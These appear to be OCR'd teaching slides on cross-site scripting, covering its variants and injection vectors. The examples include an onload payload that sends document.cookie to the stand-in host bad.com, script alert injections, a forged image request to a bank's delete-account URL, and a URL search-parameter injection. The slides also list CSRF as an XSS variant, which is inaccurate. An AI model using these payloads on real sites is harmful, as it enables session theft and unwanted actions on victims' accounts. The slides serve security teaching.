XSS
Cross-Site Scripting

XSS

- Injection of scripts provided by clients into Web pages
- Inherent to how HTML works
  - Not a "bug" of .NET, Python, etc.
- Has several variants
  - Stored XSS
  - Reflected XSS
  - Cross-Site Request Forgery (CSRF)

XSS

- Correct usage

```
<img src='img.png'> </img>
```

- Not so correct usage

```
<img src='img.png'>
<script> alert("hi"); </script>
</img>
```


XSS

- Information stealing (cookies)

```
<img
src="img.png"
onload="window.open('http://bad.com/reg.php?'+document.cookie)"
>
</img>
```

- Open window, send current cookie to bad.com
  - The current cookie is the one from the Web page that contains this HTML/JS code

XSS: injection vectors

- Any non parsed text!

  Hi there<script>alert('hehe')</script>


- Media tags: img, video, canvas

  <img src="http://bank.com/delete_account.php"></img>


- URLs

  http://foo.bar/index.php?search=<script>alert('hi')</script>

Stored XSS



Reflected XSS



Cross-Site Request Forgery